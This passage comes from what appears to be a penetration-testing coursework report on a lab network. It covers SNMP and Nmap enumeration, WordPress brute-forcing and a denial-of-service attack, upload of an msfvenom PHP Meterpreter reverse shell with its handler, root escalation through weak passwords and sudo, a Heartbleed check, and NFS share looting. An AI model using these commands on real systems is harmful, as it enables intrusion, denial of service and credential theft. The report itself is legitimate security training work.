Speed                        : 1000 Mbps
MTU                          : 1500
In octets                    : 870
Out octets                   : 1255568

Interface                    : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
Id                           : 4
Mac Address                  : 00:50:56:99:cf:44
Type                         : ethernet-csmacd
Speed                        : 1000 Mbps
MTU                          : 1500
In octets                    : 1524650
Out octets                   : 1326984
```

Figure 61: IP address information captured from SNMP at `192.168.0.226`

```
[*] Network IP:

  Id                    IP Address            Netmask               Broadcast
  1                     2.2.2.2               255.255.255.255       0
  1                     127.0.0.1             255.0.0.0             0
  3                     192.168.0.33          255.255.255.224       1
  2                     192.168.0.226         255.255.255.252       1
  4                     192.168.0.229         255.255.255.252       1
```

The host's open TCP and UDP ports are shown in Figure 62, confirming the Nmap scan results. The device's routing information is displayed in Figure 63, revealing the same list of networks as found on the previous router. The next hop information shows that traffic is either routed to a directly connected network, the router `1.1.1.1` at `192.168.0.225`, or the IP address `192.168.0.230`.

Figure 62: Open TCP and UDP ports captured from SNMP at `192.168.0.226`

```
[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               80                    0.0.0.0               0                     listen
  0.0.0.0               443                   0.0.0.0               0                     listen
  127.0.0.1             199                   0.0.0.0               0                     listen
  127.0.0.1             199                   127.0.0.1             55631                 established
  127.0.0.1             199                   127.0.0.1             55633                 established
  127.0.0.1             199                   127.0.0.1             55635                 established
  127.0.0.1             55631                 127.0.0.1             199                   established
  127.0.0.1             55633                 127.0.0.1             199                   established
  127.0.0.1             55635                 127.0.0.1             199                   established

[*] Listening UDP ports:

  Local address         Local port
  0.0.0.0               123
  0.0.0.0               161
  2.2.2.2               123
  127.0.0.1             123
  192.168.0.33          123
  192.168.0.226         123
  192.168.0.229         123
```

Figure 63: Routing information captured from SNMP at `192.168.0.226`

```
[*] Routing information:

  Destination           Next hop              Mask                  Metric
  2.2.2.2               0.0.0.0               255.255.255.255       0
  127.0.0.0             0.0.0.0               255.0.0.0             0
  172.16.221.0          192.168.0.225         255.255.255.0         1
  192.168.0.32          0.0.0.0               255.255.255.224       0
  192.168.0.64          192.168.0.230         255.255.255.224       1
  192.168.0.96          192.168.0.230         255.255.255.224       1
  192.168.0.128         192.168.0.230         255.255.255.224       1
  192.168.0.192         192.168.0.225         255.255.255.224       1
  192.168.0.224         0.0.0.0               255.255.255.252       0
  192.168.0.228         0.0.0.0               255.255.255.252       0
  192.168.0.232         192.168.0.230         255.255.255.252       1
  192.168.0.240         192.168.0.230         255.255.255.252       1
```

3.2.3 Vulnerability Analysis and Exploitation

The HTTP service on `172.16.221.237` was the first to be analyzed for vulnerabilities. No relevant exploits were found for the Apache server version or PHP version running on this host. The potentially interesting findings from `wpscan` were then checked. Four metasploit modules were suggested in relation to the presence of the `xmlrpc.php` file, WordPress' XML RPC interface. The first was used to check for susceptibility to the GHOST remote buffer overflow vulnerability, as shown in Figure 64. This revealed that the target was not vulnerable to this bug. The second was then used to attempt a denial-of-service attack against the XML RPC service, as shown in Figure 65. This attack appeared to be successful, since as soon as it was executed, attempts to connect to the HTTP

or HTTPS servers on this host would hang. This attack was then repeated to verify this, with the same results.

Figure 64: Checking for the GHOST vulnerability using Metasploit

```
msf5 auxiliary(scanner/http/wordpress_ghost_scanner) > use auxiliary/scanner/http/wordpress_ghost_scanner
msf5 auxiliary(scanner/http/wordpress_ghost_scanner) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/http/wordpress_ghost_scanner) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf5 auxiliary(scanner/http/wordpress_ghost_scanner) > show options

Module options (auxiliary/scanner/http/wordpress_ghost_scanner):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   LENGTH     2500             no        Payload length
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     172.16.221.237   yes       The target host(s), range CIDR identifier, or hosts file with syn
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /wordpress/      yes       The base path to the wordpress application
   THREADS    1                yes       The number of concurrent threads (max one per host)
   VHOST                       no        HTTP server virtual host

msf5 auxiliary(scanner/http/wordpress_ghost_scanner) > run

[*] target not vulnerable to GHOST
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/wordpress_ghost_scanner) >
```

Figure 65: Performing a DoS attack against WordPress using Metasploit

```
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > use auxiliary/dos/http/wordpress_xmlrpc_dos
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf5 auxiliary(dos/http/wordpress_xmlrpc_dos) > run
[*] Running module against 172.16.221.237

[*] trying to fingerprint the maximum memory we could use
[*] using 24MB as memory limit
[*] sending request #1 ...
[*] sending request #2 ...
```

As suggested by the third module, attempts to perform a brute-force login attack against the WordPress application were then made. Before attacking the XML RPC functionality, an attempt was made against the standard login form, using the commands in Listing 20. The first command was necessary to strip invalid UTF-8 characters from the given wordlist and store a copy in the current directory. This attack was successful in revealing a password for the user `admin`, `zxc123`, as shown in Figure 66. These were successfully verified by logging in manually.

Listing 20: Using `wpscan` to brute-force WordPress credentials

```
iconv -f utf-8 -t utf-8 -c /usr/share/wordlists/
    ↪ metasploit/password.lst > password.lst
```

```
wpscan --url http://172.16.221.237/wordpress/ --
    ↪ password-attack wp-login -U admin -P password.
    ↪ lst
```

Figure 66: Results of brute-force attack against WordPress web login

```
[+] Performing password attack on Wp Login against 1 user/s
Trying admin / antidisestablishmentarianism Time: 00:03:46 <> (3280 / 88397)  3.71%  ETA: 01:37
[SUCCESS] - admin / zxc123
Trying admin / zworykin Time: 01:33:52 <==========================================> (88375 / 88375) 100.00% Time: 01:33:52

[i] Valid Combinations Found:
 | Username: admin, Password: zxc123
```

Having recovered a set of valid credentials, the ability to log in and perform a brute-force attack via the XML RPC interface was tested. The command in Listing 21 was run to check this, with `adminpass.txt` containing the relevant password. This was unsuccessful, with the login details being rejected. This was verified by using the Metasploit module designed for the same purpose, which was also unsuccessful, as shown in Figure 67.

Listing 21: Using `wpscan` to brute-force WordPress credentials via XML RPC

```
wpscan --url http://172.16.221.237/wordpress/ --
    ↪ password-attack xmlrpc -U admin -P adminpass.txt
```

Figure 67: Using Metasploit to attempt to brute-force WordPress XML RPC

```
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > set PASSWORD zxc123
PASSWORD => zxc123
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > set USERNAME admin
USERNAME => admin
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf5 auxiliary(scanner/http/wordpress_xmlrpc_login) > run

[*] 172.16.221.237:80    :/wordpress/xmlrpc.php - Sending Hello ...
[+] 172.16.221.237:80 - XMLRPC enabled, Hello message received!
[*] Starting XML-RPC login sweep ...
[-] 172.16.221.237:80 - Could not connect
[!] No active DB -- Credential data will not be saved!
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The fourth module, used to check whether Pingback was enabled and thus could potentially be used to perform port scans, was then run, as shown in Figure 68. This revealed that Pingback was indeed enabled.

Figure 68: Checking whether Pingback was enabled on WordPress

```
msf5 auxiliary(scanner/http/wordpress_pingback_access) > use auxiliary/scanner/http/wordpress_pingback_access
msf5 auxiliary(scanner/http/wordpress_pingback_access) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/http/wordpress_pingback_access) > set TARGETURI /wordpress/
TARGETURI => /wordpress/
msf5 auxiliary(scanner/http/wordpress_pingback_access) > run

[+] 172.16.221.237 - Pingback enabled: /wordpress
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The ability to log in as a WordPress admin was then used to attempt to compromise the system further. After some trial and error, various settings were changed to enable a backdoor to be uploaded. The media file upload destination settings were reset to the default, as shown in Figure 69. Additionally, the unfiltered upload setting was enabled, as shown in Figure 70.

Figure 69: WordPress media upload settings





Figure 70: WordPress upload security settings




A PHP shell payload was then created with the command in Listing 22. This was then uploaded by navigating to the plugin upload page at `wp-admin/plugin-install.php?tab=upload`, selecting the file and clicking 'Install Now'. The location of this uploaded file was verified by navigating to `wp-content/uploads`, as shown in Figure 71.

Listing 22: Command used to create a PHP reverse shell payload

```
msfvenom -p php/meterpreter/reverse_tcp LHOST
    ↪ =192.168.0.200 LPORT=4444 > shell.php
```

Figure 71: Verifying uploaded payload



Index of /wordpress/wp-content/uploads

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	12-Nov-2020 12:31	779	

Apache/2.2.22 (Ubuntu) Server at 172.16.221.237 Port 80

In preparation for executing the Meterpreter payload, a listener was set up in Metasploit, as shown in Figure 72. The uploaded `shell.php` was then browsed to in order to execute the payload, resulting in a Meterpreter session being created. Having gained a Meterpreter session, a standard shell was started and an interactive terminal was spawned using Python, as shown in Figure 73. This was necessary to attempt privilege escalation using `su` and `sudo` as these prompt for passwords. The `passwd` file was then examined by running `less /etc/passwd`. This revealed one standard user with a user ID of over 1000, called `user`. Given the generic username of `user`, it was guessed that this was some kind of default account, possibly with a weak, memorable password. The first guess, `user`, the same as the username, was successful, as shown in Figure 74. This account's `sudo` privileges were then examined, before being used to become `root`, as shown in Figure 75.

Figure 72: Setting up a Metasploit reverse shell handler

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.0.200
LHOST => 192.168.0.200
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.0.200:4444
```

Figure 73: Spawning an interactive terminal

```
meterpreter > shell
Process 3337 created.
Channel 2 created.
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@CS642-VirtualBox:/usr/share/wordpress/wp-content/uploads$
```

Figure 74: Logging in as `user`

```
www-data@CS642-VirtualBox:/usr/share/wordpress/wp-content/uploads$ su - user
su - user
Password: user

user@CS642-VirtualBox:~$
```

Figure 75: Becoming `root` with `sudo`

```
user@CS642-VirtualBox:~$ sudo -l
sudo -l
[sudo] password for user: user

Matching Defaults entries for user on this host:
    env_reset,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User user may run the following commands on this host:
    (ALL : ALL) ALL
    (ALL : ALL) ALL
user@CS642-VirtualBox:~$ sudo su -
sudo su -
root@CS642-VirtualBox:~#
```

Since this server also used HTTPS, the acquired shell was then used to check the running version of OpenSSL, as shown in Figure 76, so that relevant vulnerabilities could be searched for. This version, 1.0.1, was reported to be vulnerable to the Heartbleed memory disclosure bug. To test this, a relevant Metasploit module was used, as shown in Figure 77. This revealed that this server was vulnerable to Heartbleed.

Figure 76: Checking the installed version of OpenSSL

```
root@CS642-VirtualBox:~# apt-cache showpkg openssl
apt-cache showpkg openssl
Package: openssl
Versions:
1.0.1-4ubuntu5.39 (/var/lib/apt/lists/us.archive.ubuntu.com_ubuntu_dists_precise-updates_main_binary-i386_Packages)
com_ubuntu_dists_precise-security_main_binary-i386_Packages)
```

Figure 77: Testing for the Heartbleed bug

```
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 172.16.221.237
RHOSTS => 172.16.221.237
msf5 auxiliary(scanner/ssl/openssl_heartbleed) > run

[+] 172.16.221.237:443    - Heartbeat response with leak, 65535 bytes
[*] 172.16.221.237:443    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

The host `192.168.0.226` was found to have identical vulnerabilities to the router on the local subnet, in that its credentials were `vyos:vyos`, the default for

VyOS, and, once logged in, `root` access could be gained using `sudo`. The same observations about SNMP information disclosure also applied to this router, which used the same community string, `secure`.

3.2.4 Post-Exploitation: Further Information Gathering

Once root shell access had been gained, the compromised devices could be investigated further. First, the host `172.16.221.237` was analyzed. The command `ip addr` was used to display details of the host's network interfaces. The output of this command, shown in Figure 78, revealed only one physical interface. The command `netstat -ltun` was then run to verify which ports were open, and the results of this command, as shown in Figure 79, did not reveal any open ports not previously investigated. The file `/etc/hosts` did not reveal any further hosts, and viewing the ARP table with `arp -a` revealed only one entry, for the router at `172.16.221.16`.

Figure 78: Physical interfaces on `172.16.221.237`

```
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UNKNOWN qlen 1000
    link/ether 00:0c:29:1b:46:57 brd ff:ff:ff:ff:ff:ff
    inet 172.16.221.237/24 brd 172.16.221.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::20c:29ff:fe1b:4657/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 79: Open ports on `172.16.221.237`

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:39254           0.0.0.0:*
udp6       0      0 :::5353                 :::*
udp6       0      0 :::42325                :::*
```

The router at `192.168.0.226` was then investigated. The router configuration, accessed with the command `show configuration`, was very similar to that of the previously discovered router. One loopback interface plus three physical interfaces were configured, as shown in Figure 80. The router was configured to use OSPF, advertising the three subnets it was connected to, `192.168.0.224/30`,

192.168.0.32/27 and 192.168.0.228/30, as part of OSPF area 0, as shown in Figure 81. The services configured matched those discovered via Nmap, plus LLDP, as for the router 1.1.1.1.

Figure 80: Network interfaces on router at 192.168.0.226

```
interfaces {
    ethernet eth0 {
        address 192.168.0.226/30
        duplex auto
        hw-id 00:50:56:99:56:5f
        smp_affinity auto
        speed auto
    }
    ethernet eth1 {
        address 192.168.0.33/27
        duplex auto
        hw-id 00:50:56:99:af:41
        smp_affinity auto
        speed auto
    }
    ethernet eth2 {
        address 192.168.0.229/30
        duplex auto
        hw-id 00:50:56:99:cf:44
        smp_affinity auto
        speed auto
    }
    loopback lo {
        address 2.2.2.2/32
    }
}
```

Figure 81: OSPF configuration on router at `192.168.0.226`

```
protocols {
    ospf {
        area 0 {
            network 192.168.0.224/30
            network 192.168.0.32/27
            network 192.168.0.228/30
        }
    }
}
```

The command `netstat -ltun` was also used to verify which ports were open. The output of this command is shown in Figure 82, confirming the results gained using Nmap and revealing that each service was running on all physical interfaces. The OSPF database was also accessed with the command `show ip ospf database`, revealing identical information to that found on the router `1.1.1.1`, except that this router had ID `2.2.2.2`. This also revealed that this router was a designated router in this OSPF area, as these were `2.2.2.2` and `3.3.3.3`. The routing table, displayed with `show ip ospf route`, matched the routing information discovered through SNMP. The OSPF border router information, accessed with `show ip ospf border-router`, was identical to that gained from router `1.1.1.1`, revealing one border router, `5.5.5.5`. Additionally, neither `/etc/hosts` nor the ARP table revealed any new hosts.

Figure 82: Open ports on router at `192.168.0.226`

```
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:199           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp6       0      0 :::23                   :::*                    LISTEN
udp        0      0 192.168.0.229:123       0.0.0.0:*
udp        0      0 192.168.0.33:123        0.0.0.0:*
udp        0      0 192.168.0.226:123       0.0.0.0:*
udp        0      0 2.2.2.2:123             0.0.0.0:*
udp        0      0 127.0.0.1:123           0.0.0.0:*
udp        0      0 0.0.0.0:123             0.0.0.0:*
udp        0      0 0.0.0.0:161             0.0.0.0:*
udp6       0      0 fe80::250:56ff:fe99:123 :::*
udp6       0      0 fe80::250:56ff:fe99:123 :::*
udp6       0      0 fe80::250:56ff:fe99:123 :::*
udp6       0      0 ::1:123                 :::*
udp6       0      0 :::123                  :::*
udp6       0      0 :::161                  :::*
```

3.3 Investigating Subnets Adjacent to Router 2.2.2.2

The information gathered from the router 2.2.2.2 revealed two unexplored and adjacent networks, 192.168.0.32/27 and 192.168.0.228/30. These networks were investigated next.


3.3.1 Scanning

Firstly, an ARP scan was run from a root Telnet shell on the router 2.2.2.2 to discover active hosts on the network 192.168.0.32/27, using the command in Listing 23. The results of this scan revealed one active host, 192.168.0.34, as shown in Figure 83. As previously, no ARP scan was run against the network 192.168.0.228/30, since there are only two usable IP addresses on this subnet. One was known to be in use on the current router, and the other, 192.168.0.230, was referenced as a next hop in the router's routing table.

Listing 23: Command to ARP scan the subnet 192.168.0.32/27

```
seq -f "192.168.0.%g" 33 62 | xargs -n 1 -w 1 arping -
    ↪ I eth1
```

Figure 83: ARP response from 192.168.0.34



```
ARPING 192.168.0.34 from 192.168.0.33 eth1
Unicast reply from 192.168.0.34 [00:0C:29:52:44:05]  1.056ms
Unicast reply from 192.168.0.34 [00:0C:29:52:44:05]  0.700ms
Sent 2 probes (1 broadcast(s))
Received 2 response(s)
```

Nmap was then used to perform TCP service scans against these two hosts from the Kali machine, using the command in Listing 24. The results for 192.168.0.34, as shown in Figure 84, revealed that this host was a Linux machine running SSH and NFS, with the same versions reported as for 192.168.0.210. The results for 192.168.0.230, shown in Figure 85, revealed a Linux host running Telnet, HTTP and HTTPS services, with the same versions reported as for the two previously discovered routers, suggesting this device was another VyOS router.

Listing 24: Command to TCP service scan 192.168.0.34 and 192.168.0.230

```
nmap -vv -sV -O -p- 192.168.0.34 192.168.0.230
```

Figure 84: TCP services on 192.168.0.34

```
PORT      STATE SERVICE  REASON         VERSION
22/tcp    open  ssh      syn-ack ttl 62 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp   open  rpcbind  syn-ack ttl 62 2-4 (RPC #100000)
2049/tcp  open  nfs_acl  syn-ack ttl 62 2-3 (RPC #100227)
49737/tcp open  mountd   syn-ack ttl 62 1-3 (RPC #100005)
52488/tcp open  mountd   syn-ack ttl 62 1-3 (RPC #100005)
53796/tcp open  status   syn-ack ttl 62 1 (RPC #100024)
57923/tcp open  nlockmgr syn-ack ttl 62 1-4 (RPC #100021)
59396/tcp open  mountd   syn-ack ttl 62 1-3 (RPC #100005)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

Figure 85: TCP services on 192.168.0.230

```
PORT    STATE SERVICE    REASON         VERSION
23/tcp  open  telnet     syn-ack ttl 62 VyOS telnetd
80/tcp  open  http       syn-ack ttl 62 lighttpd 1.4.28
443/tcp open  ssl/https? syn-ack ttl 62
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

UDP scans were then run against each host, using the command given in Listing 25. The results of these scans for 192.168.0.34 and 192.168.0.230 are shown in Figures 86 and 87, respectively.

Listing 25: Command used to UDP scan 192.168.0.34 and 192.168.0.230

```
nmap -vv -sU 192.168.0.34 192.168.0.230
```

Figure 86: Open UDP ports on 192.168.0.34

```
PORT     STATE          SERVICE  REASON
111/udp  open           rpcbind  udp-response ttl 62
631/udp  open|filtered  ipp      no-response
2049/udp open           nfs      udp-response ttl 62
5353/udp open           zeroconf udp-response ttl 253
```

Figure 87: Open UDP ports on 192.168.0.230

```
PORT    STATE SERVICE REASON
123/udp open  ntp     udp-response ttl 62
161/udp open  snmp    udp-response ttl 62
```

3.3.2 Enumeration

The discovered services were then enumerated in the order used previously. The SSH service on 192.168.0.34 was investigated first, but banner grabbing with

the command `ssh 192.168.0.34` did not reveal any information. The rest of the open ports on this host seemed to be related to NFS, so NFS shares were then enumerated with the command `showmount -e 192.168.0.34`. This revealed one share, `/home/xadmin`, exported to any host on the `192.168.0.0/24` range, as shown in Figure 88. Having created the directory `34`, this share was then mounted using the command in Listing 26.

Figure 88: NFS shares on `192.168.0.34`

```
Export list for 192.168.0.34:
/home/xadmin 192.168.0.*
```

Listing 26: Command to mount NFS share from `192.168.0.34`

```
mount -t nfs -o rw 192.168.0.34:/home/xadmin 34
```

This mount was then explored. Using `touch abc` to attempt to write to the file system failed, revealing that the NFS share was exported read-only. The name of the exported directory, `/home/xadmin`, strongly suggested that the user `xadmin` was present on the host. The user's bash history file `.bash_history` revealed a reference to a previously unknown host `13.13.13.13`, as shown in Figure 89. The `.ssh` directory also contained an SSH private key `id_rsa`.

Figure 89: Contents of `/home/xadmin/.bash_history` on `192.168.0.34`

```
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
```

Since UDP ports 111 and 2049 also corresponded to NFS, these were not investigated further. No tools were available to enumerate port 631, reported as used for the CUPS printing service. Port 5353, used for mDNS, was enumerated as

previously, using the command in Listing 27. The results of this command are shown in Figure 90, although no new information was revealed.

Listing 27: Command used to enumerate mDNS on `192.168.0.34`

```
nmap -sU -p5353 --script=dns-service-discovery
   ↪ 192.168.0.34
```

Figure 90: Result of mDNS enumeration against `192.168.0.34`

```
PORT     STATE SERVICE
5353/udp open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|_    Address=192.168.0.34 fe80::20c:29ff:fe52:4405
```

The services on the host at `192.168.0.230` were then investigated. The Telnet, HTTP and HTTPS services were enumerated as for the previous routers, with identical results, providing further strong evidence that this device was another VyOS router. The NTP service on UDP port 123 was checked with the Nmap script `ntp-info` as previously, revealing only a timestamp.

Finally, the SNMP service on UDP port 161 was explored. The community string 'secure' was found to be valid, as for the other routers, with the command `snmp-check -c secure 192.168.0.230` being used to retrieve information from the SNMP service. The system information revealed the VyOS version as 1.1.7, as for the previous routers, and three physical interfaces plus one loopback interface were present, as shown in Figure 91. The IP address information, shown in Figure 92, revealed that the physical interfaces with IDs 2, 3 and 4, had IP address `192.168.0.230` with mask `255.255.255.252`, IP address `192.168.0.129` with mask `255.255.255.224` and IP address `192.168.0.233` with mask `255.255.255.252`, respectively.

Figure 91: SNMP network interface information on `192.168.0.230`

```
[*] Network interfaces:

  Interface                    : [ up ] lo
  Id                           : 1
  Mac Address                  : :::::
  Type                         : softwareLoopback
  Speed                        : 10 Mbps
  MTU                          : 65536
  In octets                    : 43665
  Out octets                   : 43665

  Interface                    : [ up ] VMware VMXNET3 Ethernet Controller
  Id                           : 2
  Mac Address                  : 00:50:56:99:c7:f8
  Type                         : ethernet-csmacd
  Speed                        : 4294 Mbps
  MTU                          : 1500
  In octets                    : 15199979
  Out octets                   : 16253651

  Interface                    : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                           : 3
  Mac Address                  : 00:50:56:99:52:f3
  Type                         : ethernet-csmacd
  Speed                        : 1000 Mbps
  MTU                          : 1500
  In octets                    : 8898
  Out octets                   : 308706

  Interface                    : [ up ] Intel Corporation 82545EM Gigabit Ethernet Controller (Copper)
  Id                           : 4
  Mac Address                  : 00:50:56:99:c3:cb
  Type                         : ethernet-csmacd
  Speed                        : 1000 Mbps
  MTU                          : 1500
  In octets                    : 2339692
  Out octets                   : 2459464
```

Figure 92: SNMP IP address information on `192.168.0.230`

```
[*] Network IP:

  Id                   IP Address           Netmask              Broadcast
  1                    3.3.3.3              255.255.255.255      0
  1                    127.0.0.1            255.0.0.0            0
  3                    192.168.0.129        255.255.255.224      1
  2                    192.168.0.230        255.255.255.252      1
  4                    192.168.0.233        255.255.255.252      1
```

The listening ports information, shown in Figure 93, confirmed the results of the Nmap scans, and indicated that each service was running on each of the host's interfaces, as expected. Finally, the routing information, shown in Figure 94, revealed no new networks, but showed that incoming traffic would be routed either to a directly connected network, via the router `2.2.2.2` at `192.168.0.229`, or via the IP address `192.168.0.234`.

Figure 93: SNMP listening ports information on `192.168.0.230`

```
[*] TCP connections and listening ports:

  Local address         Local port            Remote address        Remote port           State
  0.0.0.0               80                    0.0.0.0               0                     listen
  0.0.0.0               443                   0.0.0.0               0                     listen
  127.0.0.1             199                   0.0.0.0               0                     listen
  127.0.0.1             199                   127.0.0.1             52571                 established
  127.0.0.1             199                   127.0.0.1             52573                 established
  127.0.0.1             199                   127.0.0.1             52575                 established
  127.0.0.1             52571                 127.0.0.1             199                   established
  127.0.0.1             52573                 127.0.0.1             199                   established
  127.0.0.1             52575                 127.0.0.1             199                   established

[*] Listening UDP ports:

  Local address         Local port
  0.0.0.0               123
  0.0.0.0               161
  3.3.3.3               123
  127.0.0.1             123
  192.168.0.129         123
  192.168.0.230         123
  192.168.0.233         123
```

Figure 94: SNMP routing information on `192.168.0.230`

```
[*] Routing information:

  Destination           Next hop              Mask                  Metric
  3.3.3.3               0.0.0.0               255.255.255.255       0
  127.0.0.0             0.0.0.0               255.0.0.0             0
  172.16.221.0          192.168.0.229         255.255.255.0         1
  192.168.0.32          192.168.0.229         255.255.255.224       1
  192.168.0.64          192.168.0.234         255.255.255.224       1
  192.168.0.96          192.168.0.234         255.255.255.224       1
  192.168.0.128         0.0.0.0               255.255.255.224       0
  192.168.0.192         192.168.0.229         255.255.255.224       1
  192.168.0.224         192.168.0.229         255.255.255.252       1
  192.168.0.228         0.0.0.0               255.255.255.252       0
  192.168.0.232         0.0.0.0               255.255.255.252       0
  192.168.0.240         192.168.0.234         255.255.255.252       1
```

3.3.3 Vulnerability Analysis and Exploitation

The SSH version on `192.168.0.34` was the same as previously seen on `192.168.0.210`, meaning no exploitable vulnerabilities were present in this version. However, given the strong indication that the user `xadmin` was present on this host, and given that an SSH private key had been recovered, an attempt was made to log in this way, using the command in Listing 28. This was not successful, nor was a similar attempt against the host `192.168.0.210`, with both hosts prompting for passwords. However, attempting to log in using the previously discovered password valid for the user `xadmin` on `192.168.0.210`, `plums`, was successful, and a root shell could then be gained using `sudo`, as shown in Figure 95.

Listing 28: Command to test SSH private key authentication against 192.168.0.34

```
ssh -i 34/.ssh/id_rsa xadmin@192.168.0.34
```

Figure 95: Successful SSH login to 192.168.0.34

```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 04:29:07 2017 from 192.168.0.130
xadmin@xadmin-virtual-machine:~$ sudo su -
[sudo] password for xadmin:
root@xadmin-virtual-machine:~#
```

As for the NFS service, no version could be determined by Nmap, although if it was the same version as for 192.168.0.210, no vulnerabilities were present in this version. However, the exposure of a user's full home directory to a range of subnets presented a security risk, especially given that unprotected SSH keys were present therein.

The host 192.168.0.230 was analyzed in the same way as the previous two routers, and vulnerabilities identical to the second router were found. Only the unencrypted Telnet service was available for remote login, with the default VyOS credentials, vyos:vyos, being valid, and a huge amount of information was available via SNMP with the community string secure.

